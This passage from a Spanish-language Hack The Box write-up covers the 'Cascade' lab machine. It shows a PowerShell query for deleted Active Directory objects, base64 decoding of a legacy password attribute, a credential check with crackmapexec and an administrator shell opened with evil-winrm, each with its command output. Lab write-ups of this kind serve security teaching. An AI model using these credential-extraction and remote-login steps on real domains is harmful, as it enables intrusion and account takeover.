


Clave: w3lc0meFr31nd

Probamos la credencial e ingresamos en el sistema con EvilWinRM.




Inspeccionamos a qué grupos pertenecemos y vemos que pertenecemos a “AD Recycle Bin”. Recordemos que habíamos visto anteriormente, en el fichero Meeting_Notes_June_2018.html, que se había creado un usuario temporal con la misma clave que el administrador.



Googleando (https://opentechtips.com/how-to-query-deleted-ad-users-with-powershell/) podemos saber como extraer usuarios eliminados.

- Get-ADObject -Filter {isDeleted -eq $true} -IncludeDeletedObjects -Properties *



Nuevamente, esta vez para el usuario TempAdmin, vemos un campo denominado cascadeLegacyPwd. La credencial anterior vimos que estaba en base64, por lo tanto esta es probable que también lo esté.

```
/home/parrot/HTB/cascade ✔ #
└─ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d; echo
baCT3r1aN00dles
```

Clave: baCT3r1aN00dles

Probamos a ver si es una clave válida para el usuario Administrator y efectivamente lo es.

```
/home/parrot/HTB/cascade ✔ #
└─ crackmapexec winrm 10.10.10.182 -u Administrator -p "baCT3r1aN00dles"
SMB         10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [+] cascade.local\Administrator:baCT3r1aN00dles (Pwn3d!)
```

```
/home/parrot/HTB/cascade ✔ 6s #
└─ evil-winrm -i 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
```